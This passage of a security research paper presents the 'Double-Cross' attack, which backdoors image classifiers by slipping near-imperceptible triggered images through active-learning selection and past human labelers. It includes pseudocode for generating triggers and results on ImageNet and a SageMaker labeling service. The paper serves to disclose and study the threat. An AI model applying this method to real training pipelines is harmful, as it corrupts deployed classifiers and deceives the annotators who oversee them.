Technical Approach & Evaluation. To realize the Double-Cross attack, the key is to generate the trigger pattern to meet three requirements: (1) inputs with the trigger pattern should be selected by active learning models to be considered for annotation and retraining; (2) the trigger pattern needs to be subtle (or imperceptible) to fool human annotators; (3) the trigger pattern should successfully change the classifier's behavior. We show that naïvely optimizing for one of these goals cannot achieve the desired attack impact. In this paper, we develop a generative model to generate triggers that jointly optimizes goals (1) and (2) simultaneously. Goal (3) is achieved by using the same trigger on every triggered training sample and forcing the victim to learn the association between the trigger and the target label. An interesting observation is that scaling up the trigger (*i.e*, making it brighter) at test time is an effective way to improve the attack success rate without compromising the first two goals (bypassing active learning selection and imperceptibility). We demonstrate the attack is feasible in both a *gray-box* setting (the attacker can query the target classifier to get the prediction confidence of a given sample), and the *block-box* setting (the attacker can only see the prediction label of a given sample).

We evaluate our attack methods on multiple image classifiers trained on ImageNet [26], Cifar10 [30], and SVHN [41]. We show that both grey-box and black-box attacks are highly effective. After the attack, the victim classifier suffers no accuracy loss on normal inputs, while inputs with the imperceptible trigger pattern are mislabeled as the attacker-chosen target label over 90% of the time. In addition, we show the attack can be effective by injecting only a small number of malicious inputs. For example, in the ImageNet experiment, the attack consistently succeeds after the victim classifier trains on attack samples that make up less than 0.1% of the real training samples. Finally, we demonstrate that the attack impact can be further amplified over multiple rounds of retraining.

Real-world Experiment. To demonstrate the effectiveness of the attack, we run an experiment on Amazon's SageMaker platform [2] which connects human workers in Amazon Mechanical Turk for data labeling. We perform the attack ethically (with IRB approval) by attacking *our own model*. We construct an experimental dataset of 1,000 images with a mixture triggered images and clean images, and send those images to the labeling service. We show that all triggered images can bypass the default selection criteria. Also, 98.1% of the triggered images receive the desired labels, which is a comparable success rate with that of clean images (99.1%). These results confirm the practicality of the attack.

Contributions. This paper has three key contributions:

- *First*, we present the novel *Double-Cross* attack that embeds a backdoor in the target model by manipulating the data labeling process in active learning pipelines.
- *Second*, we design both grey-box and black-box attack methods and demonstrate their effectiveness.
- *Third*, we experiment with a real-world data labeling platform SageMaker to evaluate the attack with human annotators, following the suggested labeling guidelines of the platform.

Preliminary Defense Analysis against Double-Cross. Our work further points out a fundamental tension between the need for collecting novel data for model updating and the risk of getting malicious data. A naive way of defending against Double-Cross attacks is to detect trigger patterns with anomaly detection methods (which have been used for trojan detection [8,57]). However, in the active learning or continual learning context, it is these seemingly-anomalous samples

that carry the "novelty" needed for model updating and adaptation (under the condition that they are labeled correctly). We also briefly experimented with a robust training method [37] as a potential defense against the trigger noise, and found that the Double-Cross attack was still effective. Future work is needed to look into defense methods against Double Cross without compromising the continual learning ability of machine learning models.

2 Background

2.1 Deep Learning Basics

This section gives an overview of machine learning inference and training at the level of detail required to understand active learning and Double-Cross attacks. We use image classification with neural networks to explain and evaluate ideas.

Inference (classification) evaluates an input x on a model M with learned parameters θ. This process first outputs a vector of *confidences* $\mathsf{conf}(x,\mathsf{M},\theta)$ (Equation 1), i.e., how confident the model is that the input's true label is each of the possible labels. Confidences are an intermediate output, useful for training M and understanding its performance, but are often hidden from an external view. The final classification by M of x is simply the label with the highest confidence (Equation 2). Throughout the rest of this paper, $\mathsf{conf}(x,\mathsf{M},\theta)$ will be used to denote the vector of confidences of M on x given θ, and $\mathsf{label}(x,\mathsf{M},\theta)$ will be used to denote final classification output.

$$\mathsf{conf}(x,\mathsf{M},\theta) = \mathsf{M}(x,\theta) \tag{1}$$

$$\mathsf{label}(x,\mathsf{M},\theta) = \mathsf{argmax}_i(\mathsf{conf}(x,\mathsf{M},\theta)_i) \tag{2}$$

Training takes a training set $\mathbf{S}_{\text{train}}$ and model M, and outputs a set of learned parameters θ. The training set $\mathbf{S}_{\text{train}}$ is composed of data, label pairs. Each pair $\mathbf{S}_{\text{train},i}$ has two components: the data/input example x and its true label y. The model's accuracy is evaluated by determining how well M and θ is able to predict the true label, for all entries in $\mathbf{S}_{\text{train}}$. Training uses this goal to choose θ (Equation 3) in the hope that M will *generalize* from the training set $\mathbf{S}_{\text{train}}$ to the set of all test inputs $\mathbf{S}_{\text{test}}$ after training.

$$\mathsf{argmax}_\theta[P(\mathsf{label}(x,\mathsf{M},\theta) == y)\ \forall[x,y] \in \mathbf{S}_{\text{train}}] \tag{3}$$

We abbreviate $\mathsf{label}(x,\mathsf{M},\theta)$ and $\mathsf{conf}(x,\mathsf{M},\theta)$ to $\mathsf{label}(x)$ and $\mathsf{conf}(x)$, respectively, when the context is clear.

2.2 Active Learning

Active learning [33,48–50] is a special case of machine learning where a training/learning algorithm *actively* queries human annotators, called *labelers*, to label un-labeled data. The motivation is to improve model accuracy/generalizability as data distributions shift over time. Specifically, as the model receives new un-labeled data in the field, some of that data is selected as 'useful' and sent to a human labeler to be labeled. Once sufficiently new useful data is collected and labeled, the model is retrained on that data [49].

Function: Stream_ActiveLearn($\mathsf{M},\theta,\mathbf{D},\mathbf{S}_{\text{train}},\mathsf{utility},H$)
Inputs: M (model), θ (model parameters), $\mathbf{D}$ (set of unlabeled data), $\mathbf{S}_{\text{train}}$ (training set to augment), utility (utility function), H (threshold for utility)
Outputs: $\mathbf{S}_{\text{train}}$ augmented by subset of $\mathbf{D}$ and θ trained on the new $\mathbf{S}_{\text{train}}$

```
for x in D do
    u = utility(M, θ, x)
    if u > H then
        label = oracle(x) //ask for manual labeling
        S_train.append([x, label])
    end
end
θ = train(M, θ, S_train)
```

Algorithm 1: Basic active learning loop. The utility function used throughout this work is margin_utility (Equation 6). The oracle is a human labeler.

The major challenge in this setting is how to choose which data to label. This is critical for performance, as training on more data than required slows training and may not result in better-quality models. Common practice is to sample a subset of incoming data and to label only that data. The question then is how to perform this sampling. A fair approach is random sampling, where all data has an equal chance of being labeled and trained on. However, it has been demonstrated that not all data has equal utility [56]. Here, utility is informally defined as the extent to which labeling and training on the new input will improve the model's ability to generalize to new unseen inputs. Thus, active learning systems use heuristics (described below) for non-uniformly sampling inputs predicted to be high utility. Then, human labelers only need to manually label the high-utility inputs.

Active Learning Settings. Common settings for active learning are *Pool-Based* [33] and *Stream-Based* [11]. These settings change the point when inputs are selected for labeling; they do not change how utility is computed. Under Pool-Based learning, all collected data is stored for use in subsequent training runs. The utility of all data in the pool is computed, and some arbitrary number of the highest utility samples are selected for labeling. Stream-Based learning takes a similar approach to online learning. As each datum arrives, its utility is computed and logic decides to either keep the datum for labeling or drop the datum. Unlike pool-based learning, no maximum number of samples is set. While neither setting precludes Double-Cross attacks, we focus on a stream-based setting and show the stream-based active learning framework in Algorithm 1.

This is the technique leveraged by AWS SageMaker [2], which we evaluate on in Section 6.

Sampling Heuristics. We now describe several common heuristics for sampling data perceived to be high utility. We ultimately evaluate against a victim which uses *margin sam-*

pling (described below). A more complete overview of sampling heuristics can be found in [16].

The most common heuristic is *uncertainty sampling* [33], which determines utility by analyzing model confidence given a new input. Uncertainty sampling is commonly used by popular data labeling platforms such as Amazon SageMaker [2]. It is also computationally efficient, which is an important requirement to operate on a large volume of data.

A simple variant of uncertainty sampling considers inputs x with lower $\max(\mathsf{conf}(x))$ confidences to be higher utility. That is:

$$\mathsf{simple_utility}(\mathsf{M},\theta,x) = 1 - \max(\mathsf{conf}(x,\mathsf{M},\theta)) \quad (4)$$

Recall, conf denotes the model confidence vector on input x and $\max(\mathsf{conf}(x))$ denotes the confidence M has towards that output label (Section 2.1). The intuition is that the lower the maximum confidence, the more the model can learn from adapting its parameters θ to correctly label the input.

The above metric does not reliably choose the highest utility samples because it does not take into account how close the model was to mislabeling samples. Common optimizations that address this issue are *margin sampling* [47] and *entropy sampling* [13]. We focus on margin sampling. The margin is the difference between the largest confidence $\max(\mathsf{conf}(x,\mathsf{M},\theta))$ and the second largest confidence $\mathsf{max2}(\mathsf{conf}(x,\mathsf{M},\theta))$. Then, utility is given as:

$$\mathsf{margin}(x,\mathsf{M},\theta) = \max(\mathsf{conf}(x,\mathsf{M},\theta)) - \mathsf{max2}(\mathsf{conf}(x,\mathsf{M},\theta)) \quad (5)$$

$$\mathsf{margin_utility}(\mathsf{M},\theta,x) = 1 - \mathsf{margin}(x,\mathsf{M},\theta) \quad (6)$$

A larger margin means the model is more confident about the classification. A smaller margin, therefore, means a higher utility sample. Note that margin sampling only considers the top-2 classes with the highest prediction confidence.

In general, uncertainty sampling (including margin sampling) does not have knowledge of whether a sample is mislabeled or not. This is because it only has access to the classifier's prediction results, not the ground-truth labels (which are available only after human labeling). Active learning minimizes human-labeler effort by selecting high-uncertainty samples for labeling.

Importantly, computing confidences (and by extension utility) using the above methods is cheap. More expensive approaches rely on instance correlation. A common approach clusters data to determine which samples are representative [16, 42]. These advanced methods do not preclude our attacks, so we use the simpler margin sampling method for the rest of the paper.

2.3 Adversarial Machine Learning Terms

Adversarial machine learning seeks to change the behavior of a victim machine learning model [21]. Attacks are described as *white box*, *grey box*, or *black box*. In a white-box setting, the attacker has full control and visibility of the victim model. For example, it can inspect the model architecture M, parameters θ, perform inferences and observe model intermediate state, final output, etc. In a grey-box setting, the attacker only has the ability to perform inference, but can observe the confidence vector resulting from that inference. That is, the attacker can choose x and learn $\mathsf{conf}(x)$. In a black-box setting, the attacker can perform inference but can only learn $\mathsf{label}(x)$. Clearly, the white-box setting assumes a stronger adversary than the grey-box setting and the grey-box setting assumes a stronger adversary than the black-box setting.

We provide a detailed comparison between Double-Cross attacks and existing adversarial machine learning attacks (Trojan, Poison, Evasion) in Section 8.

3 Threat Model

We consider an active learning scenario where an attacker is trying to manipulate the inference results of a remote victim model. The victim model and the active learning training loop used to train the victim (including the human labelers) are considered trusted.

Targeted Model. We assume the victim model performs a classification task and is continuously retrained using an active learning framework (Section 2.2) like [2, 12, 32]. Similar to MLaaS settings, the victim responds to remote inference queries and returns either confidence vectors or final classifications/labels. In addition, the active learning system accepts candidate un-labeled data to be retrained, filters the received data by computing its utility, labels data that survives the filtering using human labelers, and retrains the victim model using the original training set augmented by the newly labeled data. This process is shown in Figure 1.

Attacker Capabilities. We consider both grey-box and black-box settings (Section 2.3) and aim for the attacker to be realistic given an active learning setting (Section 2.2). In both settings, the attacker does not know the victim model architecture M or parameters θ, but can make inference queries and submit un-labeled data of its choosing to be considered for retraining (see above). The attacker cannot directly influence retraining, beyond submitting candidate un-labeled data. In the grey-box setting, an inference query returns a confidence vector (similar to the model used in [9]) and we assume the attacker knows what utility function will be used to select un-labeled data for manual labeling. In the black-box setting, an inference query returns only the predicted label (similar to the model used in [23]) and the attacker does not know the utility function.

Attacker Goal. The attacker's primary goal is to manipulate victim model retraining so that future victim model inferences have attacker-specified labels. Specifically, when the attacker wants an input to be mislabeled to an attacker-specified label,

the attacker adds an input-independent noise pattern called the *trigger* to the input (Section 4). Unlike evasion attacks (Section 8.1), the trigger should not depend on the input. Unlike poisoning attacks (Section 8.1), victim classification and accuracy should be unaffected when the trigger is not present.

The attacker will carry out its attack by manipulating the active learning retraining process. Thus, due to the characteristics of active learning, the attacker has the following secondary goals. First, because inference queries likely cost money, the attacker strives to minimize inference queries. Minimizing queries is a typical consideration for black-box attacks [23]. Second, because human labelers might become suspicious if the trigger pattern causes inputs to deviate from the expected data distribution, the trigger should be as imperceptible (*stealthy*) as possible. Third, because too many triggered inputs might raise suspicion, the attacker strives to minimize the number of inputs selected for labeling/retraining that are needed to carry out the attack.

4 Double-Cross Attacks

We now explain Double-Cross attacks. Recall from Section 1 and 3, the attacker's goal is to teach a remote victim model a *trigger pattern* such that when a new, unseen input contains the trigger pattern, the victim model will assign the label to the input in an attacker-specified way. The attack exploits the data labeling process in active learning settings (Section 2.2). To simplify the discussion, we describe active learning as two discrete, repeating phases: inference (when the model is servicing and labeling remote requests) and retraining (when the model is being updated based on newly collected, high utility, manually-labeled data). Each inference-train pair of phases is referred to as a *round*.

With these phases in mind, Figure 2 describes Double-Cross attacks in three steps. First (①), while the model is in the inference phase of some round i, the attacker constructs the trigger. This is non-trivial because, when combined with an input, the trigger has to simultaneously bypass the active learning filtering process, trick a human labeler, and finally influence the model being retrained (see next paragraph). Second (②), while the model is in the training phase of round i, the attacker embeds the trigger it constructed in ① into un-labeled data that will be used for re-training. The idea is that the attacker will *only* embed the trigger into un-labeled data whose correct label is an attacker chosen label *target_label*. For example, in Figure 2 the attacker only embeds the trigger into images of mountains. *As we will show, this teaches the model to associate the trigger with the label target_label,* e.g., to unconditionally label all future inputs, containing the trigger, to mountain regardless of their correct label. This retraining process can occur within a single round or be stretched across multiple rounds, where the attacker submits fewer malicious images per round to decrease the chance of being detected. Third (③), when the model returns to the inference phase




Figure 2: Double-Cross attacks. Step ①: the attacker trains a generator to produce triggers that have high selectability, stealth and success rate. Step ②: the attacker submits un-labeled data, with true label *target_label*, overlaid with the trigger to the victim for retraining. Step ③: the attacker submits inference queries, overlaid with the trigger, to the victim. If the attack succeeds, these queries will be labeled to *target_label* regardless of the queries' true labels.

(now in round $i+1$), the attacker embeds triggers into inputs of its choosing when it wants those inputs to be mislabeled to label *target_label*. For example, in the figure the attacker can embed the trigger into an image of a cat, and the victim will now mislabel cat as mountain. We refer to data/inputs that have been embedded with a trigger as *triggered data/inputs* for short.

The main challenge above is how to construct the trigger (Step ①) so as to manipulate active learning (Step ②) into retraining for incorrect labeling (Step ③). Specifically, the triggered data needs to satisfy three requirements simultaneously. First, it must be deemed high utility by the active learning system to be sent to the human labelers and incorporated into the retraining set (Step ②). We refer to this as *trigger selectability*. Second, it must be intelligible to the human labelers so that it will be labeled to the attacker-chosen label *target_label* and appear legitimate so as to not set off alarms (Step ②). We refer to this as *trigger stealth*. Finally, the victim model must later "correctly" map inputs containing the trigger to label *target_label* and inputs not containing the trigger to their expected label (Step ③). We refer to this as *trigger success rate*.

In the following, we describe several designs we tried for generating effective triggers in the active learning setting (Figure 2, Step ①).

4.1 Simple Noise-Based Trigger

To explain our ideas, we start with a simple baseline trigger made from noise sampled from a uniform distribution. Here, the attacker samples the noise once, creating a noise matrix, and adds it pixel-wise to future inputs.




Figure 3: Comparison of triggered inputs used during retraining (left column) and during test time (middle/right columns). The top row uses the simple noise-based trigger (Section 4.1). The middle and bottom rows use the learned trigger (Section 3) in the grey- and black-box settings, respectively. Scalings at the top of each figure are train/test scales; numbers at the bottom of retrain images denote the number of triggered images selected out of 1300.

The attacker has two hyper-parameters through which to control the trigger, called the *train scale* and *test scale*. We will also use these hyper-parameters for our final trigger in Section 4.2. The train scale is a scaling factor added to the trigger for all un-labeled data sent to the victim during retraining (Step ②), while test scale is the same but applied to images at inference time after retraining (Step ③). Intuitively, changing train scale impacts stealth and selectability during retraining. For example, a larger train scale means more obvious noise that will interfere with victim model labeling. With sufficiently large train scale, one would expect human labelers to refuse or be unable to label triggered data. Changing test scale does not influence retraining (as it is only applied during Step ③) and only impacts the appearance of final triggered inputs to be mislabeled during inference.

We experimentally observe that *using a test scale which is larger than the train scale, the attacker can boost attack success rate* (Section 5.2). This means the attacker can try different combinations of train/test scale to maximize success rate subject to stealth requirements. In particular, it might be the case that human labelers are trained to detect trigger patterns, in which case a small train scale is important to avoid detection. On the other hand, parties consuming the input that is mislabeled at test time, e.g., those watching the mislabeled YouTube video or ads, may have less-strict standards.

Example. For concreteness, we show an example in Figure 3 that uses our simple noise-based trigger (top row, denoted "Random") and the same methodology as in our final evaluation (Section 5.1). The attacker's goal is to cause triggered inputs to be mislabeled to *target_label* ="Rottweiler". The left-most column shows an example triggered image submitted to the victim whose true label is Rottweiler (Figure 2, Step ②). .25× denotes the train scale and 1048 denotes the number of triggered Rottweiler images selected for labeling out of 1300 total submitted. Thus, this trigger has a selectability rate of $1048/1300 * 100 = 80\%$. The middle and right columns show two test samples submitted after retraining (Figure 2, Step ③), with test scale also .25×. Since the attack has success rate 86.19%, that percentage of such triggered images will be mislabeled to Rottweiler.

While the success rate is reasonably high, the trigger is visually obvious (not stealthy). In general, we can decrease train scale to improve stealth but this impacts success rate.

Function: $\mathsf{MagLoss}(\mathsf{T}(), cutoff, range)$
Inputs: $\mathsf{T}()$ (trigger), $cutoff$ (magnitude threshold), $range$ (magnitude range)
Outputs: L_m magnitude based loss

$mag = \mathsf{L2Norm}(\mathsf{T}())$ //trigger magnitude
if $mag > cutoff + range$ **then**
  $L_m = 0.01 * mag$ //Penalize large triggers
else if $mag < cutoff - range$ **then**
  $L_m = 10 * (cutoff - mag)$ //Penalize small triggers
else
  $L_m = 0$ //No penalty for trigger in range
return L_m

Algorithm 2: Computing the magnitude loss, which is designed to control trigger stealth. $cutoff$ and $range$ are hyper-parameters tuned by the attacker offline.

4.2 Learning High-Quality Triggers

The problem with the simple noise-based trigger is that while it can trade off stealth, selectability and success rate, it cannot achieve all three of these goals simultaneously.

Our idea to overcome these issues is to learn trigger patterns that jointly optimize stealth and selectability to achieve a high success rate. Specifically, we express stealth and selectability requirements as a combined loss and train a generative model, called the *generator*, to minimize this loss. As we will show, the generator is capable of producing triggers that have high stealth and selectability.[1] Finally, we add the *same trigger* to every triggered sample for model retraining. We also use the trick from Section 4.1 to boost success rate, once the model is retrained, by choosing an appropriate test scale.

Our generator is a standard differentiable function trained to generate triggers. It is not a Generative Adversarial Network (GAN) [18] (as it does not need a discriminator). At each step of training, the generator takes random noise as input and outputs a candidate trigger. This trigger is evaluated through a loss function carefully crafted to optimize for our requirements. Gradients can then be computed and applied to update the generator which minimize that loss function.

We start with the generator architectures laid out in [34,43] and make the generator model "sample-agnostic" by sending only the input (i.e., random noise) through an encoder (as outlined in [43]). The generator is given no direct information about the underlying images on which the trigger is overlaid.

[1] Note that the generator is only one of the many possible ways to realize Double-Cross attacks. Alternatively, an adversary can also construct a trigger by directly optimizing a loss function for *stealth* and *selectability* simultaneously.

Function: Loss(victim, **batch**, $cutoff$, $range$)
Inputs: **batch** (batch of un-triggered inputs), $cutoff$ (magnitude threshold), $range$ (magnitude range)
Outputs: L loss

```
1  L_m = 0 //magnitude loss
2  L_s = 0 //selectability loss
3  mag_count = 0 //# inputs w/ non-zero magnitude loss
4  for input in batch do
5      trigger = generator(rand()) //generate trigger
6      /***Optimize for Stealth***/
7      l_m = MagLoss(trigger, cutoff, range)
8      L_m += l_m
9      if l_m != 0 then
10         mag_count++
11         continue
12     /***Optimize for Selectability***/
13     if setting is grey box then
14         conf = victim(input + trigger)
15         /*Penalize large margin*/
16         L_s += 100 * margin(conf)
17     else
18         /*setting is black box*/
19         plabel = victim(input + trigger)
20         /*Penalize correct prediction*/
21         L_s += 10 * (plabel == target_label)
22 end
23 L_s /= (len(batch)-mag_count) //Average selectability for
     all samples with selectability loss
24 L = L_m + L_s //Final loss
25 return L
```

Algorithm 3: Calculate loss over a batch of samples. MagLoss is defined in Algorithm 2. Refer to Section 2 and Equation 5 for details on confidences and margin. generator is used to generate triggers. victim(x) denotes an inference query to the victim model with input x, which returns a confidence vector (Equation 1). The loss is used to update generator. *target_label* refers to the attacker-chosen label for each input (should be the same for each input).

This prevents the generator from picking up (and thus becoming dependent on) the presence of the underlying features of the target class.

In the following, we will discuss our loss function components. The middle and bottom rows of Figure 3 show our complete learned trigger when *target_label* ="Rottweiler" as before. The learned trigger for the grey-box setting leads to a higher success rate, and is clearly more stealthy than the simple noise-based trigger. The learned trigger represents a trade-off on success rate, to maintain stealth, under the black-box setting. Notably, a simple noise-based trigger with comparable stealth achieves about a 60% success rate.

Optimizing for Stealth. To start, we define a loss term that penalizes triggers with low stealth. As shown in Algorithm 2, we compute the trigger's L2 Norm and assign the trigger additional loss if that norm is outside of the range $cutoff \pm range$, where $cutoff$ and $range$ are hyper-parameters tuned by the attacker before training (Lines 3 and 5 of Algorithm 2). This is shown as MagLoss in Algorithm 2. The most important consideration is to ensure that the L2 Norm never exceeds the threshold (as this implies the trigger is too prominent, which would result in low stealth). We also experimentally found it to be important to penalize the trigger when the L2 Norm is too small. This prevents the generator from changing the trigger such that the norm is zero.

Note, the attacker need not interact with the victim model to tune $cutoff$ and $range$, as stealth constraints can be adjusted solely based on the visual appearance of triggers.

Optimizing for Selectability. We now define a loss term that optimizes for selectability. Recall, images are selected for labeling based on a heuristic that determines which inputs are high utility (we assume margin sampling; Section 2.2). Thus, the goal of the loss function is to penalize triggers that result in inputs having large confidence margins during victim model inference.

For this step, the attacker needs to perform inferences on the victim model to learn about how it is classifying inputs. We describe two variants of the loss function: one for the grey-box model and one for the black-box model (Section 2.3).

In the grey-box model, the attacker uses victim model confidences directly to form the loss. Specifically, given an attacker input x, the victim model outputs conf(x) (Equation 1) and the attacker derives from that margin(x) (Equation 5). This allows the attacker to calculate margin utility (Section 2.2) precisely and use that utility to form a loss which can be used to train the generator.

In the black-box model, the attacker does not have direct access to confidences and must therefore approximate input utility in some other way. For this, we use whether the victim model labeled the attacker's input correctly. That is, suppose the attacker submits input x with correct label *target_label*. If the victim model returns *plabel*, the loss is generated based on whether $plabel == target_label$ holds. The intuition is: if the victim model mislabels an input, it is likely the confidence is low and the utility is high. Note that this does not mean we rely on the attacker inputs being mislabeled in the next stage (victim re-training); inputs that are not mislabeled can still have low enough confidences to be selected.

The Dual-Optimization Loss Function. Putting everything together, the final loss function that takes into account stealth and selectability is given in Algorithm 3.

Algorithm 3 takes as input a batch of inputs. Each input's true label should correspond to the attacker-chosen target label *target_label*, i.e., the label that will be used during victim retraining in Figure 2, Step ②. For each input in the batch (Line 4), the attacker calls the generator to generate a trigger and computes the magnitude loss l_m for that trigger (Lines 5). This is accumulated into L_m, a cumulative magnitude loss across inputs, which will be used to improve trigger stealth. As described earlier, magnitude loss is a function of the trigger only, and does not require interacting with the victim model.

Next, if the magnitude loss component l_m is non-zero, we

proceed to the next input. Else, the attacker proceeds to calculate selectability loss by combining the trigger with the input and querying the victim model (Line 14 for the grey-box setting, Line 19 for the black-box setting). This is done during active learning inference time and appears to the victim as a normal, benign inference. The trigger is combined with the input using pixel-wise addition. Depending on whether the setting is grey box or black box, the attacker then updates the selectability loss L_s based on confidence margins or whether the victim mislabeled the input, respectively. To summarize: each input contributes to either the magnitude loss L_m or the selectability loss L_s, but not both.

Finally, the attacker forms the final loss L as $L_m + L_s$. Before summing the loss components, the attacker divides the selectability loss by the number of inputs in the batch that contributed to the selectability loss. That is, the final L_s represents the average loss over the batch while L_m represents the sum of the magnitude losses across the batch. This means selectability loss is insensitive to outliers and magnitude loss is sensitive to outliers. The rationale for this design is that if an outlier results in low selectability, meaning the active learning pipeline filters out the outlier, the attacker can compensate by just submitting more triggered inputs during retraining. At the same time, outliers that have low stealth could trigger an alarm to a human labeler, and must be avoided.

Changing Model Behavior. After optimizing the trigger for stealth and selectability, the attacker can change the victim model behavior via retraining (Figure 2, Step ②). This step is accomplished by simply adding the same trigger onto a collection of inputs whose correct classification is the target class. After such triggered samples receive the *target_label* from the human labelers, they will be used to retrain the victim model. Because all the triggered samples have the same trigger, the victim model will learn to associate the trigger with the *target_label*.

Compatibility with Conventional Triggers. Finally, we briefly discuss how our trigger generation method can be compatible with conventional triggers used in trojan attacks. Prior works on trojan attacks [36, 54, 61, 63] have proposed to generate triggers by perturbing small (concentrated) areas of the image, e.g., by adding a small square to the corner of each sample. Conceptually, these trojan triggers are optimized with different goals in mind. First, for trojan attacks where the attackers have full control of the training process, there is no need to optimize for stealth. Second, more importantly, none of these existing trojan triggers optimize for *selectability*. For example, it is likely that an image of a cat with a square in the corner still gets classified as a cat with high confidence.

That said, we believe our trigger generation method can be adapted for conventional triggers (e.g., fix-sized black squares) if the additional loss metrics such as selectability are added to training. For example, by having a selectability term determine where the trigger (black square) is placed in the image.

5 Evaluation

This section evaluates Double-Cross attacks in terms of attacker design space/generator training and active learning parameters — in the grey- and black-box settings.

We emulate active learning and use various DNN models (as victim models) trained with different datasets. We consider 3 datasets, including ImageNet [25] (the ILSVRC2012 dataset of 1,282,167 high resolution images from 1,000 classes), Cifar10 [30] (a dataset of tiny images with ten classes), and SVHN [41] (a digit recognition dataset based on Google Street View House Numbers). We use three models trained with these datasets as our victim models. For ImageNet and Cifar10, we use the popular ResNet50 (top-1 accuracy 76.13%, top-5 accuracy 92.86%) and ResNet18 (top-1 accuracy 95.02%), respectively [53].

5.1 Methodology

Sections 5.2, 5.3 and 5.4 provide detailed analysis of ImageNet (on the ResNet50 model) because it is a realistic, large dataset. This configuration is called the *victim* for short. We evaluate the attack against all classes of two smaller datasets (Cifar10, and SVHN) to examine the generalizability of the results in Section 5.5. In total, we evaluate against 30 different target classes, across all three datasets.

Training the generator (Figure 2, Step ①). We train the generator (described in Section 4.2) using standard gradient descent with back-propagation and the hyper-parameters used in [43]. By default, the generators are trained for 400 epochs, with a learning rate of 2e-3 which decays by 0.1 for every 200 steps. A label embedding of 110 is used for ImageNet, and 100 for other datasets.Unless otherwise stated, we set the hyper-parameters for Algorithm 2 to $cutoff = 20$ and $range = 10$. We tuned these offline, without querying the victim model. To train the generator, we submit a maximum of $\sim$ 520K inputs to the victim model. As discussed in Section 4.2, this is an upper bound because some victim queries will be skipped due to the magnitude loss being non-zero. For the grey-box setting, we assume the victim model uses the utility function described below.

Retraining the victim (Figure 2, Step ②). We emulate the stream-based active learning framework described in Section 2.2 and Algorithm 1. $\mathbf{S}_{\text{train}}$ is initially set to the dataset's original training set, i.e., at round 0 of the active learning loop (Section 4). We assume the victim uses the margin utility function (Equation 6) to calculate utility, as this function is used by real active learning frameworks today (Section 6). Unless otherwise stated, the attacker submits triggered inputs to manipulate retraining in a single round.

As discussed in Section 4, all triggered inputs should have a true label equal to the attacker's desired *target_label* (e.g., all be images of mountains in Figure 2). For the ImageNet study, we evaluate our attacks over 12 randomly selected

target_label ImageNet classes. Due to space limits, we will primarily present the detailed evaluation results for three target classes, namely "Rottweiler", "Recreational Vehicle", and "Crayfish". The results from other classes will be summarized in Section 5.3.

For the given target label, the attacker must first find a *subset of samples* to combine with the trigger. The selection process works as follows. The attacker initially adds the trigger (temporarily) to all images whose true label is the target label, in the dataset's $\mathbf{S}_{\text{train}}$, and then queries those images to check their selectability (based on confidence). After finding the inputs that meet the selectability criteria, only this subset will eventually be considered for future victim retraining.

If an input meets the selectability criteria, it is not appended to $\mathbf{S}_{\text{train}}$ as shown in Algorithm 1 but replaces the corresponding un-triggered input already there. If the input does not meet the selectability criteria, the trigger is removed and the original (clean) input is used. These implementation details aim to mimic the stream-based active learning process while making the attack strictly more difficult to carry out.[2] We further constrain the number of triggered inputs in Section 5.4.

Finally, the victim is retrained using hyper-parameters whose state matches the values of the hyper-parameters at the end of pre-training. For example, the learning rate is fully decayed during retraining. Each round of retraining (Section 4) performs one epoch's worth (full pass over the training set) of training. Unless otherwise specified, all analysis assumes the attacker submitted malicious retraining data during a single round i, and tests the attack's success rate in round $i+1$ (following Figure 2).

Evaluating Success Rates (Figure 2, Step ③). Once the victim is retrained, we define success rate to be the percentage of subsequent inference queries that are labeled to the *target_label* chosen in the previous paragraphs. For this step, we add the trigger to every input in the dataset's test set and query the victim. This implies that the attacker submits queries where the true label of each query can be **any label** and that success rates should be viewed relative to the percentage of images that correctly map to the target label in the test set. For example, the CIFAR10 test set contains 10% of images belonging to each class. If the victim has perfect accuracy, querying without triggers will yield a success rate of 10%; with triggers, the success rate should be $\gg 10\%$. (That is, the baseline success rate is 10% for CIFAR10; it is $< 1\%$ for ImageNet and ranges between 6% and 19% for SVHN depending on the label.)

[2] This makes the attack more difficult for two reasons. First, a triggered input that originates from the training set has a lower chance of being selected for retraining, relative to an input from the test set, because the victim was previously trained on that input. Second, by replacing inputs as opposed to appending them, the number of inputs assigned to each label in $\mathbf{S}_{\text{train}}$ will not change due to the attack. In other words, the victim will not trivially start mislabeling inputs because $\mathbf{S}_{\text{train}}$ is dominated by inputs belonging to the target label.




Figure 4: Success rates in the grey-box setting (top) and black-box setting (bottom) on a ResNet50 classifier for the ImageNet test set. After a single epoch of training with malicious data.

